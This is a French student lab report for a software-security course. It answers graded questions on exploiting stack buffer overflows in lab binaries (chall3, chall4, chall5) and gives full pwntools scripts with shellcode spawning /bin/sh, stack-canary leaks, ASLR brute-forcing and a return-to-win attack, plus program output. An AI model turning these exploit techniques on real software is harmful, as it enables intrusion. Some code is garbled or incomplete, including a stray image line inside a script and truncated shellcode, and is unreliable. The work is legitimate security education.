- **Objectif** : L'adresse du buffer contient l'adresse mémoire où se trouve le début du shellcode injecté. Cela permet de rediriger l'exécution du programme vers le shellcode après le débordement.
- **Composition** : Elle est calculée dynamiquement à partir des informations récupérées pendant l'exécution. L'adresse du buffer est obtenue en ajoutant un décalage pour s'assurer que l'exécution commence exactement au début du shellcode. Elle est ajoutée au payload pour garantir que l'exécution redirige vers le shellcode et déclenche le shell interactif.

QUESTION 6.5 (6 PTS)

Présentez le/s script/s réalisé/s pour être en mesure de construire et passer les payloads précédemment décrits à `chall3` jusqu'à obtenir un shell fonctionnel. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

```
from pwn import *
import struct

COMMAND_1 = b'1'
COMMAND_2 = b'Ceci est un test'
BUFFER_SIZE = 200
CANARY_SIZE = 8

# Shellcode pour ouvrir un shell (bash shellcode 64 bits)
SHELLCODE = (
    b'\x48\x31\xf6'          # xor    rsi, rsi
    b'\x56'                  # push   rsi
    b'\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68' # mov    rdi, 0x68732f2f6e69622f ('//bin/sh'
    b'\x57'                  # push   rdi
    b'\x54'                  # push   rsp
    b'\x5f'                  # pop    rdi
    b'\x6a\x3b'              # push   0x3b
    b'\x58'                  # pop    rax
    b'\x99'                  # cdq
    b'\x0f\x05'              # syscall
)

def send_command(target_process, command):
    target_process.sendline(command)
    time.sleep(0.2)

def main():
    target_process = process(['./chall3', 'a'])
```

```

# ---- Étape 1 : Récupération du Canary ----
send_command(target_process, COMMAND_1)
send_command(target_process, COMMAND_2)
send_command(target_process, str(BUFFER_SIZE).encode())
send_command(target_process, str(CANARY_SIZE).encode())

while True:
    response = target_process.recvline().strip()
    if response.startswith(b"[I] Ini"):
        canary = response[-16:]
        canary = bytes.fromhex(canary.decode('utf-8'))
        break

# ---- Étape 2 : Récupération de l'Adresse du Buffer ----
send_command(target_process, b'1')
send_command(target_process, b'Ceci est un test v2')
send_command(target_process, b'-24')
send_command(target_process, str(CANARY_SIZE).encode())

while True:
    response = target_process.recvline().strip()
    if response.startswith(b"[I] Ini"):
        buffer_address = int.from_bytes(bytes.fromhex(response[-16:].decode('utf-8')), 'l')
        buffer_address = struct.pack("<Q", buffer_address)
        break

# ---- Étape 3 : Construction du Payload ----
nop_padding = b'\x90' * (BUFFER_SIZE - len(SHELLCODE))
payload = nop_padding + SHELLCODE + canary + b'a' * 8 + buffer_address

send_command(target_process, b'1')
# Envoi du payload pour déclencher l'exploit
target_process.sendline(payload)
send_command(target_process, b'1')
send_command(target_process, b'1')

# Interaction avec le shell si l'exploit a réussi
target_process.interactive()

if __name__ == "__main__":
    main()

```

Défense Linux – 32 bits (16 pts)

Binaire : chall4

QUESTION 7.1 (1 PT)

Quelle différence principale avez-vous notée entre les binaires chall4 et buffer2 ?

La principale différence entre les deux binaires, chall4 et buffer2, réside dans la taille du buffer. Dans buffer2, le buffer est limité à une dimension de 32, tandis que dans chall4, il s'étend jusqu'à 1032.

QUESTION 7.2 (1 PT)

Expliquez la modification que vous avez faite sur le payload prévu pour buffer2 afin d'exploiter chall4.

Pour adapter le payload initialement prévu pour buffer2 afin d'exploiter chall4, il a fallu augmenter le nombre d'instructions NOP (No Operation) en raison de la taille plus importante du buffer dans chall4. Cette modification permet de remplir le buffer sans écraser les parties critiques de la mémoire et garantit que l'exécution atteindra le shellcode.

Le nouveau payload est structuré de la manière suivante :

1. **NOP Sled** : Une série d'instructions NOP plus longue, qui remplit l'espace supplémentaire du buffer de chall4 et qui fait office de piste d'atterrissage.
2. **Shellcode** : Le code exécutable pour ouvrir un shell.
3. **Sauvegarde de EBP** : Une valeur fictive pour préserver l'alignement et simuler la sauvegarde du pointeur de base.
4. **Adresse EIP** : L'adresse de retour, redirigée vers le début du buffer pour exécuter le shellcode.

QUESTION 7.3 (2 PTS)

Quelle valeur médiane avez-vous trouvée ? Justifiez rapidement cette valeur au vu de l'échantillon collecté.

La valeur médiane trouvée dans l'échantillon est

`0xffbc7bc0`.

La médiane est une mesure statistique qui représente la valeur centrale dans un ensemble de données triées. Dans le contexte de cet exercice, les adresses sont affectées par l'ASLR (Address Space Layout Randomization), mais avec une faible entropie en 32 bits, ce qui signifie que la plage de variation est limitée. En collectant un grand nombre d'adresses (1001 dans ce cas), on peut estimer une adresse "typique" où le buffer est souvent placé malgré l'ASLR.

La médiane est un bon choix pour estimer une adresse probable car elle est moins affectée par les valeurs extrêmes ou les variations ponctuelles de l'ASLR. En sélectionnant la valeur médiane, on maximise les chances d'obtenir une adresse stable qui peut être utilisée dans une exploitation.

L'objectif de cette démarche est de **bypasser l'ASLR** en identifiant une adresse mémoire probable où placer un shellcode ou rediriger l'exécution du programme.

```
slb@Ubuntu:~/Desktop/Labo2$ python3 exploit.py
Extraction des adresses terminée. Les résultats sont enregistrés dans addresses_log.txt
La médiane des adresses est : 0xffbc7bc0
Adresse du buffer en format Little Endian : b'\xc0f\xbc\xff'
```

QUESTION 7.4 (2 PTS)

Présentez le/s script/s réalisé/s. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

Commandes d'installations de "ltrace". Ce dernier est un outil qui permet de voir les fonctions appelées par le programme en temps réel, en particulier les fonctions de bibliothèques dynamiques comme strcpy, malloc, free, etc

```
> sudo apt update
> sudo apt install ltrace
> ltrace ./chall4 a
__libc_start_main(0x80491b9, 2, 0xffe88854, 0 <unfinished ...>
strcpy(0xffe88360, "a")
puts("a")
+++ exited (status 0) +++
> chmod +x extract_addresses.sh
```

Nouveau script : extract_addresses.sh


```
#!/bin/bash

# Vérifie si ltrace est installé pour suivre les appels système
if ! command -v ltrace &> /dev/null; then
    echo "'ltrace' n'est pas installé. Installation en cours..."
    sudo apt update && sudo apt install ltrace -y
    if ! command -v ltrace &> /dev/null; then
        echo "Erreur : 'ltrace' n'a pas pu être installé. Veuillez l'installer manuellement."
        exit 1
    fi
fi

# Supprime le fichier addresses_log.txt s'il existe pour éviter les duplications
rm -f addresses_log.txt

# Boucle pour exécuter le programme 'chall4' 1001 fois
for i in $(seq 1 1001); do
    # Utilise ltrace pour capturer les appels à strcpy et extrait l'adresse cible
    ltrace ./chall4 a 2>&1 | awk -F '[,()]' '/strcpy/ {print $2}' >> addresses_log.txt
done

echo "Extraction des adresses terminée. Les résultats sont enregistrés dans addresses_log.txt"
```

Avec un nombre impair comme 1001, la médiane est simple à calculer car elle correspond à la valeur centrale exacte dans l'ensemble des valeurs triées, ce qui facilite le calcul et donne un résultat plus précis pour l'exploitation.

Nouveau script : exploit.py

```
import os
import statistics

# Exécute le script bash pour récupérer les adresses
os.system("./extract_addresses.sh")

# Initialisation de la liste pour stocker les adresses
addresses = []

# Ouverture du fichier pour lire les adresses
with open("addresses_log.txt") as f:
    for line in f:
        # Conversion de chaque adresse en entier hexadécimal et ajout à la liste
        addresses.append(int(line.strip(), 16))

# Calcul de la médiane des adresses
median_address = statistics.median(addresses)

# Affichage de la médiane en format hexadécimal
print(f"La médiane des adresses est : {hex(median_address)}")

# Conversion de la médiane en format Little Endian pour l'utilisation dans un exploit
buffer_address = int(median_address).to_bytes(4, "little")
print("Adresse du buffer en format Little Endian :", buffer_address)
```

QUESTION 7.5 (2 PTS)

Votre attaque a-t-elle finalement réussie ? Combien de fois et pendant combien de temps avez-vous dû envoyer votre payload.

L'attaque a fonctionné.

payload.txt

```
import sys

sc = b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\x0a"
nop = b"\x90"*1004
ret = b"\xc0\x7b\xbc\xff"
sys.stdout.buffer.write(nop+sc+ret+ret)
```

script python

```
from pwn import *

# Configuration
executable = './chall4'
input_file = 'payload.txt'
total_attempts = 5000

# Lecture du fichier d'entrée (payload)
try:
    with open(input_file, 'rb') as f:
        payload = f.read()
except FileNotFoundError:
    print(f"❌ Erreur : Le fichier '{input_file}' est introuvable.")
    exit(1)

# Boucle d'attaques
for attempt in range(1, total_attempts + 1):

    if attempt % 100 == 0:
        print(attempt)

    p = None # Initialisation

    try:
        # Démarre le processus cible
        p = process([executable, payload])

        # Tente de recevoir des données pour détecter le résultat
        output = p.recv(timeout=1) # Ajustez le timeout si nécessaire

        # Vérifie si le shell est ouvert (prompt '$' détecté)
        if b'$' in output :
            print(f"\n🎉 Shell ouvert après {attempt} essais!")
            print("Interagir avec le shell...")
            print("Switching to interactive mode")
            p.interactive() # Interagit avec le shell ouvert
            break

    p.sendline(b'whoami')

    output = p.recv(timeout=1) # Ajustez le timeout si nécessaire
```

```


        if b'slb' in output :
            print(f"\n🎉🎉 Shell ouvert après {attempt} essais!")
            print("Interagir avec le shell...")
            print("Switching to interactive mode")
            p.interactive() # Interagit avec le shell ouvert
            break

    except EOFError:
        # Si le processus s'arrête brutalement (EOF = crash possible)
        print(f"\n💥 Segmentation fault (SIGSEGV) à la tentative {attempt}.")
    except Exception as e:
        # Gestion des erreurs inattendues
        print(f"\n⚠️ Erreur inattendue à la tentative {attempt}: {e}")
    finally:
        # Fermeture propre du processus
        if p:
            p.close()

else:
    print(f"\n💡 Toutes les tentatives ont échoué.")

```

Pour réaliser ce challenge, il aura fallu attendre une bonne heure et environ 2838 essais!



QUESTION 7.6 (2 PTS)

Comment avez-vous optimisé votre payload pour cette attaque ? Estimez empiriquement l'ordre de grandeur de réduction de l'espace à brute forcer grâce à cette optimisation.

1. Structure du Payload : NOP Sled et Shellcode

Le payload est structuré en plaçant une série de **NOPs** (No Operation) au début, suivie du shellcode. L'idée d'un NOP sled est de créer une "rampe" qui mène au shellcode. En plaçant les NOPs avant le shellcode, nous permettons à l'exécution de "glisser" à travers le NOP sled jusqu'au shellcode, peu importe où l'adresse de retour atterrit dans cette séquence de NOPs. Cela augmente les chances que l'exécution atteigne le shellcode même si l'adresse de retour n'est pas précisément calculée.

2. Calcul de la Médiane pour Estimer l'Adresse Cible

Le calcul de la **médiane** des adresses collectées a pour but de déterminer une **adresse centrale probable** où le buffer vulnérable est souvent placé. Sur un système 32 bits, l'ASLR applique une randomisation, mais cette randomisation est limitée en raison de la faible entropie. En exécutant le programme plusieurs fois et en collectant les adresses, la médiane représente un **point central statistique** des adresses où le buffer est le plus susceptible de se trouver.

Ainsi, au lieu de tenter des adresses aléatoires dans toute la plage d'adresses 32 bits, nous ciblons spécifiquement cette adresse médiane, ce qui réduit significativement le nombre d'essais nécessaires pour une exploitation réussie.

Ordre de grandeur de réduction : Nous passons de potentiellement **4 milliards** d'adresses à brute-forcer sans optimisation à une plage d'environ **quelques milliers d'adresses** avec optimisation. Cela correspond à une réduction d'un ordre de grandeur de **plusieurs millions de fois**, ce qui rend l'attaque réalisable.

QUESTION 7.7 (2 PTS)

Votre attaque a-t-elle finalement réussie ? Combien de fois et pendant combien de temps avez-vous dû envoyer votre payload.

Oui, pour réaliser ce challenge, il aura fallu attendre environ une vingtaine de minutes et quasiment 2000 essais!

QUESTION 7.8 (2 PTS)

Comment avez-vous optimisé votre payload pour cette attaque ? Estimez empiriquement l'ordre de grandeur de réduction de l'espace à bruteforcer.

Nous avons optimisé le payload en utilisant une variable d'environnement pour stocker un NOP sled de grande taille ($\backslash x90 * 10000$) suivi du shellcode. Cela réduit l'espace mémoire à brute-forcer et augmente considérablement les chances de succès, car le NOP sled agit comme une zone d'atterrissage tolérante pour pointer vers le shellcode. L'adresse médiane a été conservée.

```
# Shellcode et NOP sled
sc = b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\xe3\x89\xc1\x89\xc2\xb0\x0b\x0a"
nop = b"\x90" * 120000 # NOP sled dans la variable d'environnement

# Ajouter le shellcode dans une variable d'environnement
env = {"PAYLOAD": nop + sc}

# Processus lancé avec l'environnement modifié
p = process([executable, payload], env=env)
```

QUESTION 7.9 (2 PTS)

En conclusion de ce qui précède, dans quels cas jugez-vous la protection apportée par l'ASLR en 32 bits insuffisante et pourquoi ?

La protection apportée par l'ASLR en 32 bits est souvent insuffisante dans certains cas spécifiques, notamment à cause de la **faible entropie** et de la **taille limitée de l'espace d'adressage**. Voici les cas où cette insuffisance se manifeste et les raisons pour lesquelles cela est problématique.

Défense Linux – 32 bits (27 pts)

Binaire : chall5

QUESTION 8.1 (1 PTS)

Quelles protections vues en cours contre les attaques par buffer overflow sont actives dans chall5 ?

```
> gdb-peda chall5
> checksec
```

```
CANARY      : ENABLED
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

CANARY: ENABLED : Utilise une valeur secrète (canari) placée avant le pointeur de retour dans la pile pour détecter les débordements de buffer.

NX: ENABLED : Active la protection contre l'exécution de code dans la section de la pile, rendant cette zone non exécutable.

QUESTION 8.2 (3 PTS)

Dessiner la stackframe de la fonction `secure_login`.

Offset	Élément	Description
+0x4	**Adresse de retour**	Adresse vers laquelle la fonction retournera
+0x0	**EBP**	Base pointer (frame pointer), sauvegardé pour
-0x10	`local_10`	Entier qui stocke une valeur pour vérifier l'i
-0x14	`local_14`	Variable de 4 octets, utilisée comme canary (
-0x208	`local_208`	Variable de 1 octet, initialisée à `0x30`, uti
-0x400	`local_400`	Variable de 1 octet, initialisée à `0x30`, uti

QUESTION 8.3 (1 PTS)

Que veut-on écraser avec l'adresse de la fonction win ?

Nous cherchons à écraser le registre EIP sauvegardé afin de rediriger le flux d'exécution.

Pour obtenir quel effet ?

Pour déclencher l'exécution de la fonction win.

Quelle vulnérabilité permet de le faire ?

La vulnérabilité de type buffer overflow.

QUESTION 8.4 (2 PTS)

Présentez le payload que vous avez construit à l'étape précédente. Expliquez l'objectif poursuivi ainsi que les éléments qui les compose en indiquant leur rôle dans l'exploit.

Pour lancer l'attaque stack machine nous avons créé un fichier nommer flag et nous lui avons passé le pattern de 600 caractères suivant:

aaaabaaacaaadaaaeaaafaaaqaaahaaaiaaajaakaaalaaamaanaaaooaaapaaagaaaraaasaaataaauaaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaab

```
Starting program: /home/rafou/Desktop/heig-vd/semestre5/SLB/labo/labo2/Dossier des sources et
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Jean-Marc Bost

[illegible]

Username : rafou

```
Password for user rafou : hello
```

Waiting for authentication...

```
*** stack smashing detected ***: terminated
```

Program received signal SIGABRT, Aborted.

Nous l'avons aussi mis dans le username et dans le password et nous avons eu le meme message: `*** stack smashing detected ***: terminated`

Pour nous il n'est pas nécessaire de faire un payload compliqué avec des adresses car on peut directement mettre un pattern assez grand et voire que ça fait sauter le canary avec le message précédent.

Question 8.5

Quelle autre valeur que l'adresse de la fonction win doit-on connaître afin d'effectuer l'attaque ? Quelle(s) vulnérabilité(s) permet(tent) d'obtenir cette valeur sans besoin d'avoir recours à un debugger ?

Il faut connaître la valeur du canary pour pouvoir le bypass

Pour obtenir la valeur sans utiliser de debugger, on peut exploiter une combinaison de vulnérabilités. D'abord, un **buffer overflow** est utilisé pour dépasser les limites d'un buffer en écrasant une partie des données en mémoire, mais en s'arrêtant juste avant le canary. Ensuite, un **format string exploit** avec une fonction comme printf permet de lire cette zone mémoire sensible. Le principe est que la chaîne de format interprète directement les données du buffer, ce qui permet de faire "leaker" la valeur du canary.

Question 8.6

Présentez les différents payloads que vous avez construits à l'étape précédente. Pour chacun, expliquez l'objectif poursuivi ainsi que les éléments qui les compose en indiquant leur rôle dans l'exploit.

Pour trouver la valeur du canary, on peut utiliser le payload qui suit:

```
from pwn import *

proc = process('./chall5')
proc.aslr = False

# Ici, on envoie un payload de 504 octets pour obtenir le canary
# 504 = 125 * 4 + 4. 125 est la taille du buffer de l'utilisateur, le fake canary et \0 du le
payload1 = b'A' * 505
# Envoie du payload
proc.sendline(payload1)
# Attente de la réponse et récupération de la sortie
proc.recvuntil('user ', timeout=10)
response = proc.recv(len(payload1) + 3, timeout=10)
print("Response after first payload:", response)

# Extraction du canary
canary = b'\x00' + response[-3:]
print("Extracted Canary:", canary)
```

Le code commence par lancer le processus chall5 et désactive l'ASLR pour faciliter l'exploitation. Ensuite, un premier payload de 505 octets est créé, composé uniquement de A. Ce nombre correspond à la taille du buffer de l'utilisateur (125 * 4) additionnée des 4 octets séparant ce buffer du canary puis on rajoute un byte qui nous permet de remplacer le `\0` du canary et leaker sa valeur. Ce payload est envoyé avec `proc.sendline(payload1)`, et la réponse du programme est capturée via `proc.recvuntil('user ')` pour synchronisation, puis `proc.recv(len(payload1) + 3)` pour obtenir les données pertinentes. La réponse contient le payload envoyé, suivi des premiers octets du canary. Le canary est ensuite reconstruit en ajoutant explicitement un octet nul (`\x00`) au début, car le canary est toujours précédé de cet octet dans ce contexte. Cette valeur est extraite et affichée.

Question 8.7

La manipulation précédente vous a-t-elle permis d'exécuter la fonction win ? Pourquoi ?

Non, la manipulation nous permet uniquement de récupérer le canary durant l'exécution du programme. Il n'est pas utilisable pour une exécution prochaine. Et pour le moment tout ce qu'on fait est récupérer le canary durant l'exécution

dans l'espoir de l'exploiter pour accéder à la fonction win.

Question 8.8

Présentez les modifications que vous avez faites sur vos différents payloads. Pour chacune, expliquez l'objectif poursuivi ainsi que l'effet de la modification sur l'exploit

Nous avons effectué plusieurs modifications entre les manipulations :

- **Payload 1** : Construit avec 505 octets de padding pour atteindre la zone du canary. L'objectif est de forcer le programme à nous retourner une fuite du canary.
- **Payload 2** : Inclut le canary récupéré (avec le préfixe `\x00` pour le compléter), le faux canary `myCanary` pour maintenir la cohérence des variables internes, un offset de 12 octets pour aligner l'EIP, et l'adresse de la fonction `win`. L'objectif ici est de passer toutes les vérifications de la pile et rediriger l'exécution vers `win`.

Question 8.9

Présentez le/s script/s réalisé/s pour être en mesure de construire et passer les payloads précédemment décrits à chall5 jusqu'à pouvoir exécuter la fonction win. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

Le script commence par importer la bibliothèque `pwntools`, qui permet d'interagir avec des binaires et automatiser des exploits. La désactivation de l'ASLR (Address Space Layout Randomization) avec `proc.aslr = False` permet de s'assurer que les adresses mémoire restent constantes entre les exécutions.

Le premier payload, appelé `payload1`, est construit pour forcer une fuite du canary. Il contient 505 octets, composés de caractères `A`. Ce chiffre de 505 correspond à la taille totale du buffer utilisateur (`username_buffer_`, 500 octets), plus les 4 octets supplémentaires du faux canary, et un octet supplémentaire pour forcer un débordement qui remplace le `\0` du canary et qui nous permet de récupérer sa valeur. Ce payload est ensuite envoyé au programme avec `proc.sendline(payload1)`.

Après l'envoi du premier payload, le script attend la sortie du programme en utilisant `proc.recvuntil('user ')` et récupère les données qui suivent. La taille de la réponse attendue est calculée avec `len(payload1) + 3`, car la fuite retourne exactement les données écrites et les 3 derniers octets du canary. La valeur complète du canary est ensuite reconstruite en ajoutant manuellement un préfixe `\x00` pour le rendre complet.

Dès qu'il est récupéré on peut créer le 2ème payload en ayant calculer sa taille exacte en tenant compte de l'agencement des buffers et de la pile. Cette taille totale est de 1004 octets, qui incluent les buffers `username_buffer_` et `password_buffer_`. Le payload est conçu pour inclure, dans l'ordre, un padding de 1004 octets, le faux canary `myCanary` avec la valeur `0xdeadbeef`, le canary réel récupéré à l'étape précédente, un padding de 12 octets (pour atteindre le pointeur EIP), et enfin l'adresse de la fonction `win -> p32(0x080486a6)`.

Le payload complet est ensuite envoyé au programme avec `proc.sendline(payload2)`.

Ce script est conçu pour exploiter deux vulnérabilités. Tout d'abord, une fuite d'informations via une lecture insécurisée qui permet de récupérer le canary. Ensuite, le débordement de tampon est utilisé pour écraser le pointeur de retour après avoir respecté les protections grâce au canary. Cela redirige l'exécution vers la fonction `win`, ce qui est l'objectif final de l'exploit.

Scripte pour l'exploit:

```
from pwn import *

# To use for debugging
debug = False

if debug:
    proc = gdb.debug('./chall5', '''b secure_login\nc\n''')
else:
    proc = process('./chall5')

proc.aslr = False
```

```

# Ici, on envoie un payload de 504 octets pour obtenir le canary
# 504 = 125 * 4 + 4. 125 est la taille du buffer de l'utilisateur, le fake canary et \0 du le
payload1 = b'A' * 505
# Envoie du payload
proc.sendline(payload1)

# Attente de la réponse et la fin de l'entrée et récupération de la sortie
proc.recvuntil('user ')
response = proc.recvn(len(payload1) + 3, timeout=10)

if debug:
    print("Response after first payload:", response)

# Extraction du canary
canary = b'\x00' + response[-3:]
# Création du fake canary
myCanary = p32(0xdeadbeef)

if debug:
    print("Extracted Canary:", canary)

# L'offset suivant a été calculé avec la taille du buffer de l'utilisateur puis celle du mot
offset_to_return = 1004
# Adresse de la fonction win
win_address = p32(0x080486a6)

if debug:
    print("Win Address:", win_address)
# Construire le payload avec le canary, le fake canary et l'adresse de la fonction win et l'c
# est calculé par rapport a l espace entre le canary et eip
payload2 = (
    b'A' * offset_to_return +
    myCanary +
    canary +
    b'B' * 12 +
    win_address
)

if debug:
    print("Final Payload:", payload2)

# Envoie du payload
proc.sendline(payload2)

# Attente de la réponse et recupération de la sortie
response = proc.recvall()
# Tant que on a pas réussi a aller dans l adresse win car on fait une stack smashing, on cont
print("Response after second payload:\n", response)
proc.close()

```

Voici la sortie du scripte python:

```

python3 payload2.py
[+] Starting local process './chall5': pid 3083692
/home/slb/<...>
    proc.recvuntil('user ')
[+] Receiving all data: Done (110B)

```



```
[*] Process './chall5' stopped with exit code 0 (pid 3083692)
Response after second payload:
b',\x8d\x04\x08`\x1b\x9d\xef\xe8\x9d\xae\xffv\x8a\x04\x08 :
  Waiting for authentication...
  ACCESS DENIED
  ADMIN ACCESS GRANTED !'
```

Pour les questions suivantes nous pensons avoir répondu ici. J'imagine qu'on ne doit "pas avoir vu" le faux canary avec sa valeur de deadbeef. Nous ne comprenons pas exactement en quoi elle est sensé influencer l'exploit à part la place qu'elle peut prendre dans la stack car qu'elle que soit la valeur qu'on lui donne dans le scripte, on arrive toujours à accéder à la fonction `win`.